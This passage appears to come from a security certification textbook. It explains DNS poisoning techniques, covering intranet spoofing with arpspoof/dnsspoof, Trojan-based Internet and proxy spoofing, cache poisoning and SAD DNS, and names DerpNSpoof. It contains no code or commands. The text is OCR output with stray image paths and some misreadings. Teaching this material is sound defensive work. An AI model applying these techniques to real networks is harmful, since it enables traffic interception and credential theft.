
DNS Poisoning Techniques

DNS is the protocol that translates a domain name (e.g., www.eccouncil.org) into an IP address (e.g., 208.66.172.56). The protocol uses DNS tables that contain the domain name and its equivalent IP address stored in a distributed large database. In DNS poisoning, also known as DNS spoofing, the attacker tricks a DNS server into believing that it has received authentic information when, in reality, it has not received any. The attacker tries to redirect the victim to a malicious server instead of the legitimate server. The attacker does this by manipulating the DNS table entries in the DNS. This results in substitution of a false IP address at the DNS level, where web addresses are converted into numeric IP addresses.

When the victim tries to access a website, the attacker manipulates the entries in the DNS table so that the victim's system redirects the URL to the attacker's server. The attacker replaces IP address entries for a target site on a given DNS server with the IP address of the server (malicious server) he/she controls. The attacker can create fake DNS entries for the server (containing malicious content) with the same names as that of the target server. Thus, the victim connects to the attacker's server without realizing it. Once the victim connects to the attacker's server, the attacker can compromise the victim's system and steal data.

DNS poisoning is possible using the following techniques:

- Intranet DNS Spoofing
- Internet DNS Spoofing
- Proxy Server DNS Poisoning
- DNS Cache Poisoning



Intranet DNS Spoofing

- In this technique, the attacker's system must be connected to the **local area network (LAN)** and be able to sniff packets
- It works well against **switches** with ARP Poison Routing

Intranet DNS Spoofing

An attacker can perform an intranet DNS spoofing attack on a switched LAN with the help of the ARP poisoning technique. To perform this attack, the attacker must be connected to the LAN and be able to sniff the traffic or packets. An attacker who succeeds in sniffing the ID of the DNS request from the intranet can send a malicious reply to the sender before the actual DNS server.

The diagram describes how an attacker performs an intranet DNS spoofing.


3 DNS Response
Attacker runs arpspoof/dnsspoof
Fake Website

Figure 8.48: Intranet DNS spoofing

In the diagram, the attacker poisons the router by running arpspoof/dnsspoof to redirect DNS requests of clients to the attacker's machine. When a client (John) sends a DNS request to the router, the poisoned router sends the DNS request packet to the attacker's machine. Upon receiving the DNS request, the attacker sends a fake DNS response that redirects the client to a fake website set up by the attacker. The attacker owns the website and can see all the information submitted by the client to that website. Thus, the attacker can sniff sensitive data, such as passwords, submitted to the fake website. The attacker retrieves the required information and then redirects the client to the real website.



Internet DNS Spoofing

- Internet DNS Spoofing, the attacker **infects John's machine** with a Trojan and **changes his DNS IP address** to that of the attacker's

Attacker runs DNS Server (IP: 200.0.0.2)

① Attacker infects John's computer by changing his DNS IP address to 200.0.0.2

Internet DNS Spoofing

Internet DNS poisoning is also known as remote DNS poisoning. Attackers can perform DNS spoofing attacks on a single victim or on multiple victims anywhere in the world. To perform this attack, the attacker sets up a rogue DNS server with a static IP address.

Attackers perform Internet DNS spoofing with the help of Trojans when the victim's system connects to the Internet. This is an MITM attack in which the attacker changes the primary DNS entries of the victim's computer. The attacker replaces the victim's DNS IP address with a fake IP address that resolves to the attacker's system. Thus, the victim's traffic redirects to the attacker's system. At this point, the attacker can easily sniff the victim's confidential information.

The figure illustrates an attacker performing Internet DNS spoofing. The attacker infects John's machine with a Trojan and changes his DNS IP address to that of the attacker.

Proxy Server DNS Poisoning

In the proxy server DNS poisoning technique, the attacker sets up a proxy server on the attacker's system. The attacker also configures a fraudulent DNS and makes its IP address a primary DNS entry in the proxy server. The attacker changes the proxy server settings of the victim with the help of a Trojan. The proxy serves as a primary DNS and redirects the victim's traffic to the fake website, where the attacker can sniff the confidential information of the victim and then redirect the request to the real website.

As shown in the figure, an attacker sends a Trojan to John's machine that changes his proxy server settings in Internet Explorer to those of the attacker, and redirects the request to a fake website.

DNS Cache Poisoning

- DNS cache poisoning refers to **altering** or **adding forged DNS records** into the DNS resolver cache so that a DNS query is redirected to a malicious site
- If the DNS resolver cannot validate that the DNS responses have been received from an **authoritative source**, it will cache the **incorrect entries** locally, and serve them to users who make a similar request

Rogue DNS

DNS Cache Poisoning

DNS cache poisoning refers to altering or adding forged DNS records in the DNS resolver cache so that a DNS query is redirected to a malicious site. The DNS system uses cache memory to hold the recently resolved domain names. The attacker populates it with recently used domain names and their respective IP address entries. When a user request is received, the DNS resolver first checks the DNS cache; if the system finds the domain name that the user requested in the cache, the resolver will quickly send its respective IP address. Thus, it reduces the traffic and time of DNS resolving.

Attackers target and make changes or add entries to this DNS cache. If the DNS resolver cannot validate that the DNS responses have come from an authoritative source, it will cache the incorrect entries locally and serve them to users who make the same request. The attacker replaces the user-requested IP address with the fake IP address and, when the user requests that domain name, the DNS resolver checks the entry in the DNS cache and picks the matched (poised) entry. Then, it redirects the victim to the attacker's fake server instead of the intended server.

SAD DNS Attack

SAD DNS is a new variant of DNS cache poisoning, in which an attacker injects harmful DNS records into a DNS cache to divert all traffic toward their own servers. With this technique, attackers attempt to mislead client browsers to fake websites infected with malicious files, instead of the legitimate website. Attackers exploit side channels; flaws such as dnsmasq, unbound, and BIN in the latest OSes; and obsolete DNS software used to resolve DNS queries to perform SAD DNS attacks.

DNS Poisoning Tools

DerpNSpoof

DerpNSpoof is a DNS poisoning tool that assists in spoofing the **DNS query packet** of a certain IP address or a group of hosts in the network

